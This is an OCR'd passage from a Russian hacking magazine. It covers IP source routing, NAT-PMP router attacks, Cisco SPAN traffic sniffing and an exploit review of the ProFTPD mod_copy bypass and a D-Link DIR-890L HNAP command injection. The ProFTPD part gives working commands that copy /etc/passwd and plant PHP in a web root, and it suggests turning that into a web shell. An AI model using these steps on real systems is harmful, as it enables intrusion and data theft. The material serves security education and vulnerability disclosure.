
Таким образом, Alice отвечает Bob'у, а так как пакет для этого должен пройти через нас, то мы имеем возможность «поздороваться по-TCP-шному» и получить такой для нас желанный безаутентификационный доступ на Alice.

Если же говорить о практической стороне, то попробовать ты можешь, используя тулзу ncat (которая идет в комплекте с nmap). Тебе понадобится параметр -g. Пример смотри на картинке (необходимо насильно указывать протокол IPv4, так что 4 тоже в параметрах).

Как уже писалось, современные стационарные ОС и сетевое оборудование по умолчанию отбрасывают такие пакеты. Но вроде старые цисочки, SOHO-роутеры, embedded-девайсы и всякие штуки типа сетевых принтеров все еще могут поддерживать IP Source Routing.



Подключаемся к Alice от имени Bob'а



TCP-SYN на yandex.ru с LSR через два хоста

NAT PORT MAPPING PROTOCOL ИСПОЛЬЗУЕТСЯ ДЛЯ АВТОМАТИЧЕСКОГО ПРОБРОСА ПОРТОВ, В ОСНОВНОМ НА SOHO-РОУТЕРАХ. КАЗАЛОСЬ БЫ, КТО ЕЙ БУДЕТ ПОЛЬЗОВАТЬСЯ? АН НЕТ, ПРОДВИГАЕТ ЕЕ КОМПАНИЯ APPLE

АТАКОВАТЬ РОУТЕРЫ ЧЕРЕЗ NAT-PMP

РЕШЕНИЕ

И еще одна задачка про сети и сетевые атаки. Да-да! А то все веб да веб.

Относительно недавно появилась (стандартом стала вроде в 2013 году) новая технология — NAT PMP (NAT Port Mapping Protocol). Если в общем, то она используется для автоматического проброса портов, в основном на SOHO-роутерах. Казалось бы, кто ей будет пользоваться? Ан нет, продвигает ее компания Apple, и это как бы говорит нам о том, что поддержка будет только расти. А потому умение «ломать» такие девайсы представляет приличный интерес, особенно оттого, что уязвимости, связанные с NAT-PMP, в основном конфигурационные (а значит, вряд ли будут «пропатчены»).

Но что-то я разошелся. Давай по порядку и с начала.

Вот есть весь диапазон IPv4-адресов. Он меньше, чем общее количество всех сетевых устройств. Да даже если бы и выдать каждому по одному — это была бы неуправляемая каша. Поэтому достаточно давно выделили ряд

диапазонов приватных/«серых» IP-адресов. Обычные же адреса называются публичными/«белыми».

Теперь представим себе, что ты сидишь дома с ноутом и смартфоном, у тебя есть Wi-Fi-роутер, все подключено к интернету. Представим, что у Wi-Fi-роутера есть «белый» IP (66.55.44.33), который ему назначил твой провайдер. Твой же ноут имеет IP-адрес из приватной сети, 192.168.0.123 например, а смартфон — 192.168.0.56. И ты хочешь подключиться к хосту 8.8.8.8 (белый IP). Но подключиться «напрямую» со своего серого IP не получится, 8.8.8.8 не сумеет отправить тебе ответ. Но ты же можешь отправить пакет через свой роутер (у него-то есть белый IP, и пакет вернется от 8.8.8.8 к нему). Но как же сделать, чтобы мы отправили пакет через роутер от IP роутера и при этом ответ бы пришел через роутер к нам? И здесь нам поможет NAT (Network Address Translation). Вообще, есть несколько видов NAT'а, но мы коснемся только конфигурации many-to-one (самой распространенной).

Итак, когда ты с ноута отправляешь запрос на 8.8.8.8, роутер получает наш пакет (так как он стоит шлюзом по умолчанию у тебя на ноуте), видит, что запрос идет во внешнюю сеть, после через начинается процесс NAT'а:

1. Роутер запоминает, с какого IP-адреса (192.168.0.123) и порта (1234) пришел запрос от тебя.
2. Меняет в твоем пакете IP-адрес отправителя на свой публичный (66.55.44.33) и порт отправителя на свой незанятый внешний порт (5678).
3. Запоминает это соотношение

```
192.168.0.123:1234 = 66.55.44.33:5678
```

4. Получив ответ от 8.8.8.8, роутер проверяет порт (5678), на который пришел запрос, и видит, что это соотношение сохранено у него.
5. Роутер проводит обратное изменение: в IP-адрес назначения указывает 192.168.0.123, а в порт — 1234 и отправляет пакет на ноут.

Таким образом, для твоего ноута эти преобразования остаются незамеченными.

При этом твой смартфон также может ходить в интернет, и последовательность преобразований будет такой же. Разница лишь в том, что роутер выделит другой внешний порт для подключения со смартфона. То есть NAT-таблица будет выглядеть примерно так:

```
192.168.0.56:5555 = 66.55.44.33:5677
192.168.0.123:1234 = 66.55.44.33:5678
```

В зависимости от порта, куда придет пакет с ответом, он будет переслан на тот или иной хост. Кстати, именно поэтому такой вид NAT'а называется еще Port Address Translation. Все вполне просто.

Но NAT решает одну проблему — подключение из серого диапазона в белый. Снаружи (из интернета) практически нет возможности подключиться к какому-то сервису на твоем ноутбуке. Решение этой задачи — проброс портов. Мы можем указать на роутере, что все подключения, приходящие на 66.55.44.33 на порт 7777, должны быть перекинуты на веб-сервер на ноуте 192.168.0.123:80. При этом роутер выполняет почти аналогичную операцию: подменяет в пакете IP назначения со своего внешнего на 192.168.0.123 и порт назначения с 7777 на 80. Ответные пакеты от нашего веб-сервера подвергаются обратному изменению.

Окей. Проброс портов — отличное решение. И я думаю, все современные роутеры позволяют настраивать его ручками через админку. Но полагаю, среднестатистический пользователь вряд ли знает, что такое порт или где у роутера админка. С другой стороны, многие сервисы, типа файлообмена или игр, требуют возможности внешних подключений.

Решением будет автоматический проброс портов, когда приложение на твоем ноуте само попросит роутер пробросить для него такой-то порт и роутер выполнит его желание. Для этого может быть использован протокол (точнее, набор протоколов) UPnP. Там есть расширение Internet Gateway Device (IGD), которое создано специально для управления пробросом портов.

Не знаю, с чем точно были связаны потребности Apple в новом протоколе для замены UPnP IGD. Возможно, дело в том, что он был чересчур универсальный, а потому очень толстый (настройка происходит через три подключения к различным портам). К тому же в нем были найдены пучки уязвимостей (переполняшки), о чем тут некогда писалось. Но в любом случае Apple создала новый протокол и поддерживает его в большинстве своих современных продуктов (насколько мне известно).

Главная его черта — простота. Используется UPD-порт 5351 для общения. Протокол бинарный. Никакой аутентификации не предусмотрено. И содержит, по сути, две команды (на деле чуть больше): пробрасывай данные с такого-то порта на такой-то хост и порт, скажи свой внешний IP-адрес.

Примерный, упрощенный алгоритм такой:

1. Приложение ноута отправляет запрос на роутер «Пробрасывай TCP-порт 80 с внешнего интерфейса на 192.168.0.123 на 80».
2. Если внешний порт 80 не занят, то роутер ответит, что данные будут пересылаться с 80-го порта на 192.168.0.123 на 80.
3. Если внешний порт 80 занят, то роутер подставит какой-то свободный порт и ответит, что данные будут пересылаться с 4444-го порта на 192.168.0.123 на 80.
4. Приложение с ноута запрашивает, какой внешний IP у роутера.
5. Роутер отвечает со своим внешним IP-адресом 66.55.44.33.
6. Приложение с ноута теперь знает, что коннекты на 66.55.44.33: 4444 будут приходить именно ему, и может «опубликовать» эти данные где-то в сети.

Казалось бы, что тут такого может случиться? Что тут вообще ломать, в особенности если ты находишься во внешней сети (интернете) и хочешь атаковать пользователей, находящихся за роутером?

Ребятки из Rapid7 провели интересную работу (goo.gl/xnEMWb) на эту тему и выявили ряд проблем. Основная была связана с некорректной настройкой конечных девайсов (роутеров). По стандарту, запросы NAT-PMP должны обрабатываться, когда они приходят с внутреннего диапазона, но на многих девайсах разрешена конфигурация и с WAN-интерфейса (то есть из сети Интернет). Данная и некоторые другие тонкости дают возможность для атак. Причем тут важно знать, что во многом это не проблемы конечных пользователей, а некорректная настройка из коробки, от вендоров роутеров. В итоге Rapid7 обнаружила в интернете порядка миллиона по-разному уязвимых устройств. Заметь, это было сканирование интернета, а если вспомнить, что очень многие пользователи находятся за NAT'ом от провайдеров, то число может возрасти в разы (правда, для атаки на них необходимо быть подключенными к данному провайдеру).

Самое же вкусное здесь — потенциальные векторы атак через эту технологию, а они тут, должен признаться, выглядят впечатляюще.

Перехват внутреннего трафика

Мы отправляем на внешний интерфейс на NAT-PMP запрос, чтобы весь входящий внутренний трафик на такой-то порт был «проброшен» нам. То есть мы можем заставить роутер пересылать нам данные, приходящие на какой-то из внутренних портов его самого. А что это может быть? Во-первых, админка: порты 23, 22, 80, 443. Поднимаем у себя веб-сервер и снифаем креды. Но еще интересней захват DNS-запросов. Ведь роутеры очень часто используются как DNS-сервер, а тут мы такие взяли и указали проброс запросов себе. В итоге поднимаем поддельный DNS-сервак и имеем отличную возможность для различных MITM-атак.

Перехват внешнего трафика

Практически аналогичная атака. Но тут мы заставляем роутер перебрасывать все входящие подключения на внешний интерфейс роутера на наш хост.

Интересность данного варианта сильно зависит от ситуации.

Доступ к внутренним хостам (за NAT'ом)

Так как на самом деле в самом запросе к NAT-PMP мы не указываем IP-адрес, куда пересылать данные, а NAT-PMP берет эти данные из поля IP-адреса отправителя запроса, то мы можем за счет подмены адреса отправителя на внутренний адрес какого-то хоста за NAT'ом получать доступ к его сервисам. Например, мы из интернета можем послать NAT-PMP запрос от IP 192.168.0.123 на 445/TCP-порт на создание проброса и получить возможность сетевого доступа к 192.168.0.123 через SMB-протокол.

И последние три маленьких: возможность сканирования портов роутера без их сканирования (за счет различных ответов на закрытые/открытые порты), раскрытие внутреннего IP-адреса и DoS (за счет занятия всех портов). Мне кажется, что выглядит это впечатляюще. Но в реале подводных камней много.

Что еще приятно, в Metasploit'е теперь есть соответствующие модули для атак на сервисы NAT-PMP:

- NAT-PMP Port Mapper (auxiliary/admin/natpmp/natpmp_map) — для проброса портов;
- NAT-PMP External Port Scanner(auxiliary/scanner/natpmp/natpmp_portscan) — для сканирования портов;
- NAT-PMP External Address Scanner (auxiliary/gather/natpmp_external_address) — для получения IP-адреса роутера.

СРАВНИТЬ ПАПКИ И ФАЙЛЫ


РЕШЕНИЕ

Давай притворимся, что это раздел X-Tools :).


Когда исследуешь что-то, то систематически возникают задачки либо сравнить две почти одинаковые директории, либо выявить разницу в нескольких версиях файла. Совсем типичный пример — сравнение исходников уязвимой и пропатченной версии какого-то ПО. Ведь если узнаем, что было изменено, то сможем и создать эксплойт.

Конечно, есть профессионально заточенные тулзы для данных дел, да и во многих nix'ах изначально есть «встроенные» возможности. Но меня недавно познакомили с отличной тулзой, и я бы хотел этим поделиться. Название ее — Meld (meldmerge.org).

К ее достоинствам можно отнести кросс-платформенность (написана она на Python и GTK) и с приятным простым интерфейсом. Что и надо для первичного поверхностного анализа.



Сравниваем директории. В один клик сравниваем измененные файлы



Сравниваем два файла. Изменения красиво подсвечены :)

ЗЕРКАЛИРОВАНИЕ ТРАФИКА — ЭТО ВОЗМОЖНОСТЬ, ИЗНАЧАЛЬНО СВОЙСТВЕННАЯ ИМЕННО СВИЧАМ. ОФИЦИАЛЬНОЕ НАЗВАНИЕ — SPAN (SWITCHED PORT ANALYZER)

ПРОСНИФАТЬ ТРАФИК С CISCO-СВИЧА

РЕШЕНИЕ

Теперь немножко о свичах. Как было уже сказано, зеркалирование трафика — это возможность, изначально свойственная именно свичам. Официальное название — SPAN (Switched Port Analyzer). Но здесь, хотя суть та же (трафик с одного интерфейса перекидывается на другой), реализуется это иначе. Свич не производит никаких подмен значений заголовков ни канального, ни сетевого, ни других уровней в пакетах. Они в неизменном виде копируются на еще один сетевой интерфейс.

В SPAN есть два основных термина: source — интерфейсы, откуда копируется трафик, и destination — куда копируется трафик.

Реализуется это такой последовательностью:

1. Входим в конфигурационный режим:

```
Conf term
```

2. Указываем, какой откуда трафик прослушивать:

```
monitor session 1 source interface fastethernet 0/1
```

3. Указываем, куда его пересылать:

```
monitor session 1 destination interface fastethernet 0/0
```

Здесь также указан номер сессии. Он используется для группировки source и destination, что позволяет нам прослушивать сразу несколько портов.

Вполне просто, согласись?

Но метод этот имеет несколько ограничений. Во-первых, необходимо быть физически подключенным к свичу, что не всегда возможно. Во-вторых, интерфейс, указанный как destination, перестает работать как обычный порт, то есть обрабатывать входящий / исходящий от нас легитимный трафик. И если мы захватили контроль над ним через SSH например, то включи мы зеркалирование трафика на интерфейс — сразу потеряем контроль. Хотя надо признаться, что из-за отсутствия достойного свича проверить второй пункт нет возможности.

В любом случае решением обеих проблем может быть технология RSPAN (Remote SPAN) или ERSPAN (Encapsulated Remote SPAN). Первая из них позволяет копировать весь трафик в специальный VLAN (то есть мы уже можем быть в одном сетевом сегменте, а не подключенными напрямую). Вторая за счет инкапсуляции трафика позволяет передавать данные и между сетями (L3). Ни с той, ни с другой я дел не имел, так что если поломаешь какой-то свич и получится что-то заюзать, то буду рад услышать :).

Кстати, последние несколько номеров мы обсуждали различные атаки на Cisco-девайсы, так что если хочешь поиграться/потестировать их, то можно это сделать, даже не обладая реальным устройством. Все, что тебе понадобится, — это тулза GNS3 (www.gns3.com), представляющая собой эмулятор для некоторых версий роутеров цисочек, а также файрволов (ASA, PIX). Она бесплатная, так что нужно лишь найти прошивок (в Гугле).

Спасибо за внимание и успешных познаний нового!

Борис dukebarman Рютин
Цифровое оружие и защита
b.ryutin@zorsecurity.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы разберем найденный недавно обход аутентификации в популярном FTP-сервере ProFTPD. Он прост, но при этом довольно опасен. Также рассмотрим возможность получения в OS X прав администратора, которую, конечно же, «случайно» оставили в API, и проанализируем прошивки для некоторых устройств D-Link на наличие уязвимостей.

ОБХОД АУТЕНТИФИКАЦИИ В PROFTPD

CVSSv2: 5 (Av:N/Ac:L/Au:N/C:N/I:P/A:N)
Дата релиза: 10 апреля 2015 года
Автор: Vadim Melihow
CVE: N/A

Начнем свой обзор с уязвимости в популярном FTP-сервере ProFTPD. Наш соотечественник обнаружил возможность неавторизованным пользователям копировать файлы в пределах пространства сервера с помощью команд `site cpfr` и `site cpto` модуля `mod_copy`. Опасности этой ошибке добавляет то, что уязвимый модуль нельзя отключить через файл конфигурации, а также то, что она открывает возможность для выполнения кода на веб-сервере.

EXPLOIT

Пример копирования файла `/etc/passwd` во временную директорию `/tmp/passwd.copy`:

```
Trying 192.168.3.115...
Connected to 192.168.3.115.
Escape character is '^]'.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:192.168.3.115]
site cpfr /etc/passwd
```

```
350 File or directory exists, ready for↵
destination name
site cpto /tmp/passwd.copy
250 Copy successful
```

Пример выполнения кода на удаленном веб-сервере:

```
site cpfr /etc/passwd
350 File or directory exists, ready↵
for destination name
site cpto <?php phpinfo(); ?>
550 cpto: Permission denied↵
site cpfr /proc/self/fd/3
350 File or directory exists, ready↵
for destination name
site cpto /var/www/test.php
250 Copy successful
```

Теперь файл test.php содержит следующий текст:

```
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255]↵
slon-P5Q (slon-P5Q.lan[192.168.3.193]): error↵
rewinding scoreboard: Invalid argument
2015-04-04 02:01:13,159 slon-P5Q proftpd[16255]↵
slon-P5Q (slon-P5Q.lan[192.168.3.193]):↵
FTP session opened.
2015-04-04 02:01:27,943 slon-P5Q proftpd[16255]↵
slon-P5Q (slon-P5Q.lan[192.168.3.193]): error↵
opening destination file '/<?php phpinfo(); ?>'↵
for copying: Permission denied
```

Для создания веб-шелла замени функцию `phpinfo()` на нужные тебе :).

TARGETS

ProFTPD 1.3–1.3.5.

SOLUTION

Есть исправление от производителя.

ВЗЛОМ D-LINK DIR-890L

CVSSv2: N/A
Дата релиза: 10 апреля 2015 года
Автор: Craig (@devttyS0)
CVE: N/A

Автор devttyS0.com опять порадовал нас интересным исследованием роутеров. В сегодняшнем обзоре мы разберем уязвимости в прошивке устройства DIR-890L от компании D-Link. Для этого нам понадобится сама прошивка (bit.ly/1FBSvAQ) и уже не раз упоминавшаяся программа binwalk (bit.ly/1FELwMT). Обработаем последней полученный архив (результат представлен на рис. 2):

```
# binwalk DIR890A1_FW103b07.bin
```

Судя по выводу программы, у нас имеется стандартная прошивка Linux, и она очень похожа на ту, которая используется в D-Link последние несколько лет. Да и структура корневой директории наверняка знакома:

```
$ ls squashfs-root
  bin  dev  etc  home  htdocs  include  lib  mnt↵
  mydlink  proc  sbin  sys  tmp  usr  var  www
```

Все файлы, каким-то образом связанные с HTTP/UPnP/HNAP, находится в директории htdocs. И наибольший интерес для нас представляет `htdocs/cgibin`. Это ELF-исполняемый файл для ARM-архитектуры, который выполняется веб-сервером. Помимо этого, все URL-адреса имеют символьные ссылки на него:







Рис. 1. Роутер D-Link's DIR-890L

Рис. 2. Binwalk

Рис. 3. Проверка полученного аргумента в cgibin из прошивки D-Link

```
$ ls -l htdocs/web/*.cgi
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  captcha.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  conntrack.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  dlapn.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  dlcfg.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  dldongle.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  fwup.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  fwupload.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  hedwig.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  pigwidgeon.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  seama.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
  service.cgi -> /htdocs/cgibin
  lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
```






Рис. 4. **Пример функции для одной из символьных ссылок для прошивки D-Link**

```
webfa_authentication.cgi -> /htdocs/cgibin
lrwxrwxrwx 1 eve eve 14 Mar 31 22:46 htdocs/web/↵
webfa_authentication_logout.cgi -> /htdocs/cgibin
```

Увы, все это было убрано с помощью команды strip, но некоторые строки все равно могут помочь нам. Первое интересное место находится уже в функции `main`, так как здесь происходит сравнение полученного параметра `argv[0]` с указанными выше символьными именами (`captcha.cgi`, `conntrack.cgi` и так далее) и решение, какие команды выполнять вследствие этого. На скриншоте представлено, как эти условия выглядят в графическом представлении. Каждое такое сравнение выполняется с помощью функции `strcmp` и содержит указанные имена (рис. 4).

Это позволяет нам с легкостью согласовать каждую функцию с соответствующей символьной ссылкой и переименовать подходящим образом (рис. 5).

С опорой на прошлые уязвимости большинство багов было найдено в HTTP- и UPnP-интерфейсах, и ошибки в них можно будет использовать для устройств со схожей прошивкой. Вследствие этого выбор пал на HNAP, который определен функцией `hnap_main` в рассматриваемом нами файле `cgibin` и который кажется наиболее выпущенным из виду.

HNAP (Home Network Administration Protocol) — это основанный на SOAP протокол, похожий на UPnP, он обычно используется в D-Link EZ установочных утилитах при начальной настройке роутера. Отличается он от UPnP тем, что все HNAP-действия, исключая `GetDeviceInfo`, требуют простую HTTP-авторизацию.

```
POST /HNAP1 HTTP/1.1
Host: 192.168.0.1
Authorization: Basic YWMEHZY+
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://purenetworks.com/HNAP1↵
             /AddPortMapping"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" xmlns:xsd="http://↵
www.w3.org/2001/XMLSchema" xmlns:soap="↵
http://schemas.xmlsoap.org/soap/envelope/">
 <soap:Body>
  <AddPortMapping xmlns="http://↵
   purenetworks.com/HNAP1/">
   <PortMappingDescription>foobar
   </PortMappingDescription>
   <InternalClient>192.168.0.100</InternalClient>
   <PortMappingProtocol>TCP</PortMappingProtocol>
   <ExternalPort>1234</ExternalPort>
   <InternalPort>1234</InternalPort>
  </AddPortMapping>
 </soap:Body>
</soap:Envelope>
```

Заголовок SOAPAction очень важен в HNAP-запросах, потому что указывает на то, какое HNAP-действие нужно выполнить (к примеру, `AddPortMapping` из указанного выше запроса).

Так как `cgibin` исполняется как CGI с помощью веб-сервера, то и `hnap_main` получает данные из HNAP-запроса, как `SOAPAction`-заголовок с некоторыми параметрами. Пример получения этих параметров представлен в дизассемблированном виде на рис. 6:

```
SOAPAction = getenv("HTTP_SOAPACTION");
```

Ближе к концу `hnap_main` видно, что команда создается динамически с помощью функции `sprintf` и выполняется через `system` (рис. 7):

```
sprintf(command, "sh %s%s.sh > /dev/console",↵
"/var/run/", SOAPAction);
```

Из этого становится ясно, что `hnap_main` использует данные из `SOAPAction`-заголовка как часть команд, переданных в функцию `system`. Таким образом, атака через инъекцию

```
LDR  R0, [R11,#argc]      | LDR  R0, [R11,#argc]      | LDR  R0, [R11,#argc]
LDR  R1, [R11,#argv]      | LDR  R1, [R11,#argv]      | LDR  R1, [R11,#argv]
LDR  R2, [R11,#envp]      | LDR  R2, [R11,#envp]      | LDR  R2, [R11,#envp]
BL   servicecgi_main      | BL   ssdpcgi_main         | BL   soapcgi_main
STR  R0, [R11,#var_C]     | STR  R0, [R11,#var_C]     | STR  R0, [R11,#var_C]
B    loc_9DB0             | B    loc_9DB0             | B    loc_9DB0
```

Рис. 5. **Переименованные функции в прошивке D-Link**

```
0001A5B4 MOV  R0, #aHttp_authoriza ; "HTTP_AUTHORIZATION"
0001A5BC BL   getenv
0001A5C0 STR  R0, [R11,#BasicAuth]
0001A5C4 MOV  R0, #aHttp_soapact_0 ; "HTTP_SOAPACTION"
0001A5CC BL   getenv
0001A5D0 STR  R0, [R11,#SOAPAction] ; SOAPAction = getenv("HTTP_SOAPACTION");
0001A5D4 MOV  R0, #aRequest_meth_9 ; "REQUEST_METHOD"
0001A5DC BL   getenv
0001A5E0 STR  R0, [R11,#RequestMethod]
0001A5E4 MOV  R3, #0
0001A5E8 STR  R3, [R11,#var_1C]
0001A5EC MOV  R0, #aHttp_hnap_auth ; "HTTP_HNAP_AUTH"
0001A5F4 BL   getenv
0001A5F8 STR  R0, [R11,#HNAPAuth]
0001A5FC MOV  R0, #aHttp_cookie_1 ; "HTTP_COOKIE"
0001A604 BL   getenv
0001A608 STR  R0, [R11,#Cookie]
0001A60C MOV  R0, #aHttp_referer_1 ; "HTTP_REFERER"
0001A614 BL   getenv
0001A618 STR  R0, [R11,#Referer]
0001A61C LDR  R3, [R11,#SOAPAction]
0001A620 CMP  R3, #0
0001A624 BNE  loc_1A638
```

Рис. 6. **Получение параметров для SOAPAction**

```
0001A9EC MOV  R3, #aShSS_shDevCons ; "sh %s%s.sh > /dev/console"
0001A9F4 SUB  R2, R11, #-command
0001A9F8 MOV  R0, R2 ; s
0001A9FC MOV  R1, R3 ; format
0001AA00 MOV  R2, #aVarRun_1 ; "/var/run/"
0001AA08 LDR  R3, [R11,#SOAPAction]
0001AA0C BL   sprintf ; sprintf(command, "sh %s%s.sh > /dev/console", "/var/run", SOAPActi
0001AA10 B    loc_1AA38

0001AA38
0001AA38 loc_1AA38
0001AA38 SUB  R3, R11, #-command
0001AA3C MOV  R0, R3 ; command
0001AA40 BL   system ; system(command);
0001AA44 LDR  R0, [R11,#var_2C]
0001AA48 BL   sub_18AA0
0001AA4C MOV  R0, #aVarRunHnap_loc ; name
0001AA54 BL   unlink
0001AA58 B    loc_1AA68

0001AA64
0001AA64 loc_1AA64
0001AA64 NOP

0001A758
0001A758 loc_1A758
0001A758 BL
0001A75C B
```

Рис. 7. **Выполнение полученной команды из SOAPAction-заголовка**

команд становится очень вероятной в случае, если полученные данные недостаточно тщательно проверяются и если мы сможем передать нужные нам команды без авторизации.

Перейдем в начало hnap_main. Вспомним, что для команды GetDeviceSettings авторизация не нужна (см. рис. 8):

```
if(strstr(SOAPAction, "http://purenetworks.com/↵
HNAP1/GetDeviceSettings") != NULL)
```

